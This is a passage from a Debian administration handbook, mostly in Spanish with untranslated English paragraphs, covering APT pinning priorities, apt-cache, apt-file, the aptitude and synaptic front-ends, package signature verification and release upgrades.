Supongamos que sólo desea utilizar paquetes de la versión estable de Debian. Aquellos provistos en otras versiones no serían instalados a menos que sean pedidos explícitamente. Puede escribir las siguientes entradas en el archivo `/etc/apt/preferences`:

```
Package: *
Pin: release a=stable
Pin-Priority: 900

Package: *
Pin: release o=Debian
Pin-Priority: -10
```

a=stable define el nombre de la distribución elegida. o=Debian limita el alcance a los paquetes cuyo origen es «Debian».

Let's now assume that you have a server with several local programs depending on the version 5.24 of Perl and that you want to ensure that upgrades will not install another version of it. You could use this entry:

```
Package: perl
Pin: version 5.24*
Pin-Priority: 1001
```

To gain a better understanding of the mechanisms of priority and distribution or repository properties to pin do not hesitate to execute `apt-cache policy` to display the default priority associated with each package source, or `apt-cache policy` *`package`* to display the default priority for each available version and source of a package as explained in «`apt-cache policy`» página 129.

The reference documentation for the files `/etc/apt/preferences` and `/etc/apt/preferences.d/` is available in the manual page `apt_preferences(5)`, which you can display with `man apt_preferences`.

SUGERENCIA

Comentarios en `/etc/apt/preferences`

No existe una sintaxis oficial para agregar comentarions en el archivo `/etc/apt/preferences`, pero se pueden proveer algunas descripciones textuales agregando uno o más campos «`Explanation`» al principio de cada entrada:

```
Explanation: El paquete xserver-xorg-video-intel provisto
Explanation: en experimental puede usarse de forma segura
Package: xserver-xorg-video-intel
Pin: release a=experimental
Pin-Priority: 500
```

6.2.6. Trabajo con varias distribuciones

Siendo la herramienta maravillosa que `apt` es, es tentador elegir paquetes de otras distribuciones. Por ejemplo, tras instalar un sistema *Stable* podría desear probar paquetes de software disponibles en *Testing* o *Unstable* sin desviarse demasiado del estado inicial del sistema.

Aún cuando ocasionamente encontrará problemas al mezclar paquetes de diferentes distribuciones `apt` gestionará muy bien su coexistencia y limitará los riesgos de manera muy efectiva. La mejor manera de proceder es listar todas las distribuciones utilizadas en `/etc/apt/sources.list` (algunas personas siempre agregan las tres distribuciones, pero recuerde que *Unstable* está reservado para usuarios experimentados) y definir su distribución de referencia con el parámetro APT::Default-Release (revise la Sección 6.2.3, «Actualización del sistema» página 122).

Supongamos que su distribución de referencia es *Stable* pero que *Testing* y *Unstable* también aparecen listados en su archivo `sources.list`. En este caso, puede utilizar `apt install` *`paquete`*`/testing` para instalar un paquete de *Testing*. Si la instalación falla debido a alguna dependencia insatisfecha, permítale resolver esas dependencias dentro de *Testing* agregando el parámetro -t testing. Obviamente, lo mismo aplica a *Unstable*.

En esta situación, las actualizaciones (`upgrade` y `full-upgrade`) se realizan dentro de *Stable* a excepción de los paquetes que ya fueron actualizados a otra distribución: éstos seguirán las actualizaciones disponibles en las otras distribuciones. Explicaremos este comportamiento con la ayuda de las prioridades predeterminadas de APT a continuación. No dude en utilizar `apt-cache policy` (revise el recuadro «`apt-cache policy`» página 129) para verificar las prioridades otorgadas.

Todo gira alrededor del hecho de que APT considera sólo paquetes con una versión mayor o igual que la instalada (suponiendo que `/etc/apt/preferences` no ha sido usado para forzar prioridades superiores a 1000 para algunos paquetes).

Asumamos que instaló la versión 1 de un primer paquete de *Stable* y que las versiones 2 y 3 están disponibles en *Testing* y *Unstable* respectivamente. La versión instalada tiene una prioridad de 100, pero la versión disponible en *Stable* (la misma versión) tiene una prioridad de 990 (porque es parte de la versión de destino). Los paquetes en *Testing* y *Unstable* tienen una prioridad de 500 (la prioridad predeterminada para una versión no instalada). El ganador es, por lo tanto, la versión 1 con una prioridad de 990. El paquete «se mantiene en *Stable*».

Let's take the example of another package whose version 2 has been installed from *Testing*. Version 1 is available in *Stable* and version 3 in *Unstable*. Version 1 (of priority 990 — thus lower than 1000) is discarded because it is lower than the installed version. This only leaves version 2 and 3, both of priority 500. Faced with this alternative, APT selects the newest version, the one from *Unstable*. If you don't want a package installed from *Testing* to migrate to *Unstable*, you have to assign a priority lower than 500 (490 for example) to packages coming from *Unstable*. You can modify `/etc/apt/preferences` to this effect:

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

6.2.7. Seguimiento de paquetes instalados automáticamente

One of the essential functionalities of `apt` is the tracking of packages installed only through dependencies. These packages are called "automatic", and often include libraries.

With this information, when packages are removed, the package managers can compute a list of automatic packages that are no longer needed (because there is no "manually installed" packages depending on them). `apt-get autoremove` or `apt autoremove` will get rid of those packages. `aptitude` does not have this command because it removes them automatically as soon as they are identified. In all cases, the tools display a clear message listing the affected packages.

Es buen hábito marcar como automático cualquier paquete que no necesite directamente para que sea eliminado automáticamente cuando ya no sea necesario. `apt-mark auto` *`paquete`* marcará el paquete dado como automático mientras que `apt-mark manual` *`paquete`* realiza lo opuesto. `aptitude markauto` y `aptitude unmarkauto` funcionan de la misma forma, pero ofrecen más funcionalidad para marcar varios paquetes simultáneamente (revise la Sección 6.5.1, «`aptitude`» página 131). La interfaz interactiva para la consola de `aptitude` también facilita el revisar la «marca automática» en muchos paquetes.

Algunas personas podrían desear saber porqué un paquete instalado automáticamente está presente en el sistema. Para obtener esta información desde la línea de comandos puede utilizar `aptitude why` *`paquete`* (`apt` y `apt-get` no poseen una funcionalidad similar):

```
$ aptitude why python-debian
```

```
i   aptitude         Suggests apt-xapian-index
p   apt-xapian-index Depends  python-debian (>= 0.1.14)
```

ALTERNATIVA

deborphan y debfoster

In days where `apt`, `apt-get` and `aptitude` were not able to track automatic packages, there were two utilities producing lists of unnecessary packages: `deborphan` and `debfoster`. Both can still be useful.

`deborphan` scans the `libs` and `oldlibs` sections (in the absence of supplementary instructions) by default looking for the packages that are currently installed and that no other package depends on. The resulting list can then serve as a basis to remove unneeded packages.

`debfoster` tiene un enfoque más elaborado, muy similar al de APT: mantiene una lista de paquetes que fueron instalados explícitamente y recuerda qué paquetes son realmente necesarios entre cada invocación. Si aparecen nuevos paquetes en el sistema que `debfoster` no reconoce como paquetes requeridos serán mostrados en pantalla junto a una lista de sus dependencias. El programa luego ofrece la opción de eliminar el paquete (posiblemente junto a los que dependen de él), marcarlo como requerido explícitamente o ignorarlo temporalmente.

6.3. La orden `apt-cache`

La orden `apt-cache` puede mostrar gran parte de la información almacenada en la base de datos interna de APT. Esta información es una especie de caché, ya que se obtiene de las diferentes fuentes definidas en el archivo `sources.list`. Esto ocurre durante la operación `apt update`.

VOCABULARIO

Caché

Un caché es un sistema de almacenamiento temporal utilizado para acelerar el acceso frecuente a datos cuando el método de acceso usual es costoso (en cuanto a rendimiento). Este concepto puede aplicarse en numerosas situaciones y en diferentes escalas, desde el núcleo de microprocesadores hasta sistemas de almacenamiento de alta gama.

En el caso de APT, los archivos de referencia `Packages` son los ubicados en las réplicas de Debian. Teniendo eso en cuenta, sería muy poco efectivo que cada búsqueda que queramos hacer en la base de datos por paquetes disponible sea a través de la red. Es por esto que APT almacena una copia de estos archivos (en `/var/lib/apt/lists/`) y las búsquedas se realizan dentro de éstos archivos locales. De forma similar, `/var/cache/apt/archives/` contiene el caché de paquetes ya descargados para evitar descargarlos nuevamente si necesita reinstalarlos luego de eliminarlos.

On the other hand, it is mandatory to run `apt update` regularly to update the cache. Otherwise your package search results will always miss the latest updates distributed by the Debian mirrors.

La orden `apt-cache` puede realizar búsquedas de paquete basándose en palabras clave con `apt-cache search` *`palabra_clave`*. También puede mostrar las cabeceras de las versiones disponibles de un paquete con `apt-cache show` *`paquete`*. Esta orden provee la descripción de un

paquete, sus dependencias, el nombre de su responsable, etc. Note que `apt search`, `apt show`, `aptitude search` y `aptitude show` funcionan de la misma manera.

ALTERNATIVA

axi-cache

`apt-cache search` es una herramienta muy rudimentaria, básicamente implementa `grep` sobre la descripción de los paquetes. Generalmente devuelve demasiados resultados o ninguno en absoluto cuando incluye demasiadas palabras clave.

`axi-cache search` *`term`*, on the other hand, provides better results, sorted by relevancy. It uses the *Xapian* search engine and is part of the *apt-xapian-index* package which indexes all package information (and more, like the `.desktop` files from all Debian packages). It knows about tags (see sidebar «El campo Tag» página 88) and returns results in a matter of milliseconds.

```
$ axi-cache search package use::searching

100 results found.
Results 1-20:
100 % packagesearch - GUI for searching packages and viewing
    ➥  package information
99 % apt-utils - package management related utility programs
98 % whohas - query multiple distributions' package archives
98 % dpkg-awk - Gawk script to parse /var/lib/dpkg/{status,
    ➥ available} and Packages
97 % apt-file - search for files within Debian packages (
    ➥ command-line interface)
[..]
90 % wajig - unified package management front-end for Debian
More terms: debtags debian paket dpkg search pakete tools
More tags: role::program interface::commandline works-with
    ➥ ::software:package suite::debian admin::package-
    ➥ management scope::utility network::client
'axi-cache more' will give more results
```

Algunas funcionalidades son menos utilizadas. Por ejemplo, `apt-cache policy` muestra las prioridades de los orígenes de paquete así como también las prioridades de paquetes individuales. Otro ejemplo es `apt-cache dumpavail` que muestra las cabeceras de todas las versiones disponibles de todos los paquetes. `apt-cache pkgnames` muestra una lista con todos los paquetes que aparecen al menos una vez en el caché.

SUGERENCIA

apt-cache policy

The `apt-cache policy` command displays the pinning priorities and distribution properties of each package source as explained in Sección 6.2.5, «Gestión de prioridades de los paquetes» página 124. It can also show the pinning priorities for all available versions and sources of a package. For the `sources.list` example used in Ejemplo 6.2, "el archivo `/etc/apt/sources.list` para usuarios de Debian «stable»" página 112 and `APT::Default-Release` set to `"buster"`, the output will look like this:

```
$ apt-cache policy
Package files:
```

```
100 /var/lib/dpkg/status
    release a=now
100 https://deb.debian.org/debian buster-backports/contrib amd64 Packages
    release o=Debian Backports,a=buster-backports,n=buster-backports,l=Debian Backports,c=contrib,
           ➥ b=amd64
    origin deb.debian.org
100 https://deb.debian.org/debian buster-backports/main amd64 Packages
    release o=Debian Backports,a=buster-backports,n=buster-backports,l=Debian Backports,c=main,b=
           ➥ amd64
    origin deb.debian.org
990 https://deb.debian.org/debian buster/non-free amd64 Packages
    release v=10.0,o=Debian,a=stable,n=buster,l=Debian,c=non-free,b=amd64
    origin deb.debian.org
990 https://deb.debian.org/debian buster/contrib amd64 Packages
    release v=10.0,o=Debian,a=stable,n=buster,l=Debian,c=contrib,b=amd64
    origin deb.debian.org
990 https://deb.debian.org/debian buster/main amd64 Packages
    release v=10.0,o=Debian,a=stable,n=buster,l=Debian,c=main,b=amd64
    origin deb.debian.org
990 http://security.debian.org buster/updates/main amd64 Packages
    release v=10,o=Debian,a=stable,n=buster,l=Debian-Security,c=main,b=amd64
    origin security.debian.org
```

`apt-cache policy` can also show the pinning priorities for all available versions and sources of a given package.

```
$ apt-cache policy iptables
iptables:
  Installed: 1.8.2-4
  Candidate: 1.8.2-4
  Version table:
     1.8.3-2~bpo10+1 100
        100 https://deb.debian.org/debian buster-backports/main amd64 Packages
 *** 1.8.2-4 990
        990 https://deb.debian.org/debian buster/main amd64 Packages
        100 /var/lib/dpkg/status
```

Although there is a newer version of *iptables* in the `buster-backports` repository, APT will not install it automatically based on the priority. One would have to use `apt install iptables/buster-backports` or add a higher pinning priority to `/etc/apt/preferences.d/iptables`:

```
Package: iptables
Pin: release o=Debian Backports, a=buster-backports
Pin-Priority: 1001
```

6.4. The `apt-file` Command

Sometimes we refer to a file or a command and you might wonder, in which package it will be found. Fortunately the Debian repositories not only contain information about all the binary packages provided, but also all the files shipped with them. This information is stored in files named `Contents-`*`arch`*`.gz` and `Contents-udeb-`*`arch`*`.gz`. This information is not automatically downloaded by APT. Instead it needs the `apt-file update` command (from the similar named package) to retrieve the contents of all package sources mentioned in `/etc/apt/sources.list`. To update the database on a weekly base, the following entry can be added to `/etc/crontab` if convenient.

```
@weekly root test -x /usr/bin/apt-file && /usr/bin/apt-file update >> /dev/null 2>&1
```

After the database has been updated, the command `apt-file search` *`pattern`* will list all packages, which contain a filename or path containing the pattern.

```
$ apt-file search bin/axi-cache
apt-xapian-index: /usr/bin/axi-cache
```

The command `apt-file list` *package* will list all files shipped with the package instead.

TIP

Listing a package contents and finding a file's package

Similar to `apt-file list` the command `dpkg -L` *package* lists all files, but only for an installed package. To find the package, a local file belongs to, use `dpkg -S` *file* (see Sección 5.4.3, «Consulta de la base de datos de dpkg e inspección de archivos `.deb`» página 99). To list all local files not belonging to any installed package, you might want to take a look at the *cruft* or the *cruft-ng* package.

6.5. Interfaces: `aptitude`, `synaptic`

APT is a C++ program whose code mainly resides in the libapt-pkg shared library. Using a shared library facilitates the creation of user interfaces (front-ends), since the code contained in the library can easily be reused. Historically, `apt-get` was only designed as a test front-end for libapt-pkg but its success tends to obscure this fact.

6.5.1. `aptitude`

`aptitude` is an interactive program that can be used in semi-graphical mode on the console. You can browse the list of installed and available packages, look up all the available information, and select packages to install or remove. The program is designed specifically to be used by administrators, so that its default behaviors are designed to be much more intelligent than `apt-get`'s, and its interface much easier to understand.




Figura 6.1 *El gestor de paquetes* `aptitude`

When it starts, `aptitude` shows a list of packages sorted by state (installed, non-installed, or installed but not available on the mirrors — other sections display tasks, virtual packages, and new packages that appeared recently on mirrors). To facilitate thematic browsing, other views are available. In all cases, `aptitude` displays a list combining categories and packages on the screen. Categories are organized through a tree structure, whose branches can respectively be unfolded or closed with the Enter, [and] keys. + should be used to mark a package for installation, - to mark it for removal and _ to purge it (note that these keys can also be used for categories, in which case the corresponding actions will be applied to all the packages of the category). u updates the lists of available packages and Shift+u prepares a global system upgrade. g switches to a summary view of the requested changes (and typing g again will apply the changes), and q quits the current view. If you are in the initial view, this will effectively close `aptitude`.

DOCUMENTACIÓN

`aptitude`

This section does not cover the finer details of using `aptitude`. It rather focuses on giving you a survival kit to use it. But it is well documented and we advise you to use its complete manual available in the *aptitude-doc-en* package (see `/usr/share/doc/aptitude/html/en/index.html`) or at https://www.debian.org/doc/manuals/aptitude/).

Para buscar un paquete puede ingresar / seguido de un patrón de búsqueda. Este patrón buscará en los nombres de los paquetes pero también puede buscar en la descripción (si está precedido por ~d), la sección (con ~s) o a otras características que están detalladas en la documentación. Los mismos patrones pueden utilizarse para filtrar la lista de paquetes mostrados: presione la tecla l (como en *limitar*) e ingrese el patrón.

Administrar la «marca automática» de los paquetes Debian (revise la Sección 6.2.7, «Seguimiento de paquetes instalados automáticamente» página 127) es muy sencillo con `aptitude`. Es posible navegar la lista de paquetes instalados y marcar paquetes como automáticos con Shift+m o eliminar la marca con la tecla m. Los «paquetes automáticos» se muestran con una «A» en la lista de paquetes. Esta funcionalidad también ofrece una forma simple de visualizar los paquetes utilizados en un equipo, sin las bibliotecas y dependencias que no le interesan. El patrón relacionado que puede utilizar con l (para activar el modo de filtro) es ~i!~M. Especifica que sólo desea ver paquetes instalados (~i) que no están marcados como automáticos (!~M).

HERRAMIENTA

Utilizando `aptitude` en la línea de órdenes

La mayoría de la funcionalidad de `aptitude` está disponible tanto a través de la interfaz interactiva como de la línea de órdenes. Esta última le resultará familiar a los usuarios asiduos de `apt-get` y `apt-cache`.

Las características avanzadas de `aptitude` también están disponibles en la línea de órdenes.Puede utilizar los mismos patrones de búsqueda de paquetes que en la versión interactiva. Por ejemplo, si limpiar la lista de paquetes «instalados manualmente» y sabe que ninguno de los paquetes instalados localmente necesitan una biblioteca o módulo Perl particular puede marcar los paquetes correspondientes como automáticos con una sola orden:

```
# aptitude markauto '~slibs|~sperl'
```

Aquí puede ver claramente el poder del sistema de patrones de búsqueda de `aptitude`, que permite la selección instantánea de todos los paquetes en las secciones `libs` y `perl`.

Tenga cuidado que si algunos paquetes son marcados como automáticos y ningún otro paquete depende de ellos serán eliminados inmediatamente (luego de un pedido de confirmación).

Administración de recomendaciones, sugerencias y tareas

Another interesting feature of `aptitude` is the fact that it respects recommendations between packages while still giving users the choice not to install them on a case by case basis. For example, the *gnome* package recommends *transmission-gtk* (among others). When you select the former for installation, the latter will also be selected (and marked as automatic if not already installed on the system). Typing g will make it obvious: *transmission-gtk* appears on the summary screen of pending actions in the list of packages installed automatically to satisfy dependencies. However, you can decide not to install it by deselecting it before confirming the operations.

Note que esta funcionalidad de seguimiento de recomendaciones no funciona con actualizaciones. Por ejemplo, si una nueva versión de *gnome* recomienda un paquete que no estaba recomendado en la versión anterior, éste no será marcado para instalación. Sin embargo será mostrado en la pantalla de actualización para que el administrador pueda seleccionarlo para instalar.

Suggestions between packages are also taken into account, but in a manner adapted to their specific status. For example, since *gnome* suggests *empathy*, the latter will be displayed on the summary screen of pending actions (in the section of packages suggested by other packages). This way, it is visible and the administrator can decide whether to take the suggestion into account or not. Since it is only a suggestion and not a dependency or a recommendation, the package will not be selected automatically — its selection requires a manual intervention from the user (thus, the package will not be marked as automatic).

En el mismo espíritu, recuerde que `aptitude` hace un uso inteligente del concepto de tarea. Como se muestran las tareas como categorías en las pantallas de listas de paquetes puede seleccionar para instalar o eliminar una tarea completa o navegar la lista de los paquetes incluidos en una tarea para seleccionar un subconjunto más pequeño.

Mejores algoritmos de resolución

Para concluir esta sección, resaltaremos que `aptitude` tiene algoritmos más elaborados para resolver situaciones difíciles comparado con `apt-get`. Cuando se requiere un conjunto de acciones y dicha combinación de acciones resultaría en un sistema incoherente, `aptitude` evalúa varios escenarios posibles y los presenta de más a menos relevante. Sin embargo, estos algoritmos no están exentos de fallos. Afortunadamente siempre existe la posibilidad de seleccionar manualmente las acciones a realizar. Cuando las acciones seleccionadas lleven a contradicciones, la parte superior de la pantalla mostrará la cantidad de paquetes «rotos» (puede ir directa-

mente a dichos paquetes presionando b). Luego podrá construir manualmente una solución a los problemas encontrados. En particular, puede acceder a las diferentes versiones disponibles seleccionando el paquete con Enter. Si la selección de una de dichas versiones soluciona el problema, no debe dudar en utilizarla. Cuando reduzca el número de paquetes rotos a cero puede volver a la pantalla de resumen de acciones pendientes para una última revisión antes de aplicar los cambios.

NOTA

El registro de `aptitude`

De forma similar a `dpkg`, `aptitude` mantiene una traza de las acciones ejecutadas en su archivo de registro (`/var/log/aptitude`). Sin embargo, debido a que los programas trabajan en niveles diferentes, no encontrará la misma información en sus archivos de registro. Mientras que `dpkg` registra todas las operaciones ejecutadas en paquetes individuales paso a paso, `aptitude` provee una visión más amplia de operaciones de alto nivel como una actualización de todo el sistema.

Tenga en cuenta que este archivo de registro sólo contiene un resumen de las operaciones realizadas por `aptitude`. Si se utilizan ocasionalmente otras interfaces (o aún `dpkg` mismo), entonces el registro de `aptitude` sólo tendrá una vista parcial de las operaciones; por lo que no puede confiar en él para construir una historia confiable del sistema.

6.5.2. `synaptic`

`synapyic` es un gestor gráfico de paquetes para Debian que tiene una interfaz gráfica limpia y eficiente basada en GTK+/GNOME. Sus muchos filtros listos para utilizar proveen un acceso rápido a nuevos paquetes disponibles, paquetes instalados, paquetes para actualizar, paquetes obsoletos y más. Si navega por estas listas puede seleccionar las operaciones a realizar en los paquetes (instalar, actualizar, eliminar, purgar); no se realizan inmediatamente estas operaciones sino que se las agrega a una lista de tareas. Un botón luego valida las operaciones y las ejecuta en conjunto.




Figura 6.2 *gestor de paquetes* `synaptic`

6.6. Comprobación de la autenticidad de un paquete

La seguridad es muy importante para los administradores de Falcot Corp. Por consiguiente, necesitan asegurar que sólo instalen paquetes con garantía de que provienen de Debian sin modificaciones en el camino. Un «cracker» podría intentar agregar código malicioso en un paquete que de otra forma sería legítimo. Si se instala tal paquete, éste podría hacer cualquier cosa para la que dicho «cracker» lo diseño, inclusive revelar contraseñas o información confidencial por ejemplo. Para evitar este riesgo, Debian provee un sello contra modificaciones para garantizar — al momento de instalación — que el paquete realmente proviene de su encargado oficial y no fue modificado por un tercero.

The seal works with a chain of cryptographical hashes and a signature and is explained in detail in `apt-secure(8)`. Starting with Debian 10 *Buster* the signed file is the `InRelease` file, provided by the Debian mirrors. There is also a legacy file called `Release`. Both contain a list of the `Packages` files (including their compressed forms, `Packages.gz` and `Packages.xz`, and the incremental versions), along with their SHA256 hashes, which ensures that the files haven't been tampered with. These `Packages` files contain a list of the Debian packages available on the mirror, along with their hashes, which ensures in turn that the contents of the packages themselves haven't been altered either. The difference between `InRelease` and `Release` is, that the former are cryptographically signed in-line, whereas the latter provide a detached signature in the form of the file `Release.gpg`.

NOTE

The future of `Release` and `Release.gpg`

Probably with the release of Debian 11 *Bullseye* APT will remove support for the legacy files `Release` and `Release.gpg`, used since APT 0.6, which introduced support for an archive authentication.

APT needs a set of trusted GnuPG public keys to verify signatures in the `InRelease` and `Release.gpg` files available on the mirrors. It gets them from files in `/etc/apt/trusted.gpg.d/` and from the `/etc/apt/trusted.gpg` keyring (managed by the `apt-key` command). The official Debian keys are provided and kept up-to-date by the *debian-archive-keyring* package which puts them in `/etc/apt/trusted.gpg.d/`. Note, however, that the first installation of this particular package requires caution: even if the package is signed like any other, the signature cannot be verified externally. Cautious administrators should therefore check the fingerprints of imported keys before trusting them to install new packages:

```
# apt-key fingerprint
/etc/apt/trusted.gpg.d/debian-archive-buster-automatic.gpg
----------------------------------------------------------
pub   rsa4096 2019-04-14 [SC] [expires: 2027-04-12]
      80D1 5823 B7FD 1561 F9F7  BCDD DC30 D7C2 3CBB ABEE
uid           [ unknown] Debian Archive Automatic Signing Key (10/buster) <ftpmaster@debian.org>
sub   rsa4096 2019-04-14 [S] [expires: 2027-04-12]

/etc/apt/trusted.gpg.d/debian-archive-buster-security-automatic.gpg
-------------------------------------------------------------------
pub   rsa4096 2019-04-14 [SC] [expires: 2027-04-12]
      5E61 B217 265D A980 7A23  C5FF 4DFA B270 CAA9 6DFA
uid           [ unknown] Debian Security Archive Automatic Signing Key (10/buster) <ftpmaster@debian.org>
sub   rsa4096 2019-04-14 [S] [expires: 2027-04-12]

/etc/apt/trusted.gpg.d/debian-archive-buster-stable.gpg
-------------------------------------------------------
pub   rsa4096 2019-02-05 [SC] [expires: 2027-02-03]
      6D33 866E DD8F FA41 C014  3AED DCC9 EFBF 77E1 1517
uid           [ unknown] Debian Stable Release Key (10/buster) <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-automatic.gpg
----------------------------------------------------------
pub   rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
      126C 0D24 BD8A 2942 CC7D  F8AC 7638 D044 2B90 D010
uid           [ unknown] Debian Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-security-automatic.gpg
-------------------------------------------------------------------
pub   rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
      D211 6914 1CEC D440 F2EB  8DDA 9D6D 8F6B C857 C906
uid           [ unknown] Debian Security Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-stable.gpg
-------------------------------------------------------
pub   rsa4096 2013-08-17 [SC] [expires: 2021-08-15]
      75DD C3C4 A499 F1A1 8CB5  F3C8 CBF8 D6FD 518E 17E1
uid           [ unknown] Jessie Stable Release Key <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-stretch-automatic.gpg
-----------------------------------------------------------
pub   rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
      E1CF 20DD FFE4 B89E 8026  58F1 E0B1 1894 F66A EC98
uid           [ unknown] Debian Archive Automatic Signing Key (9/stretch) <ftpmaster@debian.org>
sub   rsa4096 2017-05-22 [S] [expires: 2025-05-20]

/etc/apt/trusted.gpg.d/debian-archive-stretch-security-automatic.gpg
--------------------------------------------------------------------
pub   rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
      6ED6 F5CB 5FA6 FB2F 460A  E88E EDA0 D238 8AE2 2BA9
uid           [ unknown] Debian Security Archive Automatic Signing Key (9/stretch) <ftpmaster@debian.org>
```

```
sub   rsa4096 2017-05-22 [S] [expires: 2025-05-20]

/etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg
--------------------------------------------------------
pub   rsa4096 2017-05-20 [SC] [expires: 2025-05-18]
      067E 3C45 6BAE 240A CEE8  8F6F EF0F 382A 1A7B 6500
uid           [ unknown] Debian Stable Release Key (9/stretch) <debian-release@lists.debian.org>
```

EN LA PRÁCTICA

Agregando llaves confiables

Cuando se agrega una fuente de paquetes de terceros al archivo `sources.list`, se necesita informar a APT que confíe en las llaves de autenticación GPG correspondientes (de lo contrario continuará quejándose de que no puede asegurar la autenticidad de los paquetes que provengan de dicho repositorio). El primer paso es, obviamente, obtener la llave pública. La mayoría de las veces encontrará dicha llave en un pequeño archivo de texto, que llamaremos `key.asc` en los siguientes ejemplos.

To add the key to the trusted keyring, the administrator can just put it in a `*.asc` file in `/etc/apt/trusted.gpg.d/`. This is supported since Debian *Stretch*. With older releases, you had to run `apt-key add < key.asc`.

Una vez que las llaves apropiadas se ecuentran en el conjunto, APT revisará las firmas antes de cualquier operación riesgosa para que las interfaces muestren una advertencia cuando estén instalando un paquete sobre el que no se puede verificar autenticidad.

6.7. Actualización de una distribución estable a la siguiente

Una de las características más conocidas de Debian es su habilidad de actualizar un sistema instalado de una versión estable a la siguiente: «*dist-upgrade*» — una frase muy conocida — contribuyó en gran medida a la reputación del proyecto. Tomando unas pocas precauciones, actualizar un equipo puede tomar tan poco como unos cuantos minutos, o unas docenas de minutos, dependiendo de la velocidad de descarga de los repositorios de paquetes.

6.7.1. Procedimiento recomendado

Dado que Debian tiene bastante tiempo para evolucionar entre versiones estables debería leer las notas de publicación antes de actualizar.

VOLVER A LOS CIMIENTOS

Notas de publicación

Las notas de publicación para un sistema operativo (y, más generalmente, para cualquier software) son un documento que provee una vista general del software con algunos detalles sobre las particularidades de una versión. Estos documentos son generalmente cortos comparados con la documentación completa y frecuentemente listan las características introducidas desde la versión anterior. También proveen detalles sobre los procedimientos de actualización, advertencias para los usuarios de las versiones anteriores y, a veces, una errata.

Release notes are available online: the release notes for the current stable release have a dedicated URL, while older release notes can be found with their codenames:

➡ https://www.debian.org/releases/stable/releasenotes

➡ https://www.debian.org/releases/stretch/releasenotes

In this section, we will focus on upgrading a *Stretch* system to *Buster*. This is a major operation on a system; as such, it is never 100 % risk-free, and should not be attempted before all important data has been backed up.

Otro buen hábito que haría la actualización más sencilla (y más corta) es ordenar sus paquetes instalados y sólo mantener aquellos que son realmente necesarios. Las herramientas útiles para realizarlo incluyen `aptitude`, `deborphan` y `debfoster` (revise la Sección 6.2.7, «Seguimiento de paquetes instalados automáticamente» página 127). Por ejemplo, puede utilizar la siguiente orden y luego utilizar el modo interactivo de `aptitude` para revisar y retocar las eliminaciones programadas:

```
# deborphan | xargs aptitude --schedule-only remove
```

TIP

Finding changed files

The `debsums` command can check if files on the local system, which are part of an installed package, have been altered. It uses a simple hashsum algorithm and the information in `/var/lib/dpkg/info/`*`package`*`.md5sums` (see Sección 5.2.3, «Sumas de verificación («checksum»), lista de archivos de configuración» página 91). To find all altered configuration files use `debsums -ec`. To check the whole system, use `debsums -c`.

Now for the upgrading itself. First, you need to change the `/etc/apt/sources.list` file to tell APT to get its packages from *Buster* instead of *Stretch*. If the file only contains references to *Stable* rather than explicit codenames, the change isn't even required, since *Stable* always refers to the latest released version of Debian. In both cases, the database of available packages must be refreshed (with the `apt update` command or the refresh button in `synaptic`).

NOTE

Repository information changes

When a new stable version of Debian is released, some fields in the `Release` and `InRelease` files of a repository change, like the `Suite` field. When this happens, downloading data from the repository is declined until the change is confirmed to ensure the user is prepared for it. To confirm the change use the `--allow-releaseinfo-change` or `--allow-releaseinfo-change-`*`field`* options for `apt-get` or the `Acquire::AllowReleaseInfoChange` configuration option.

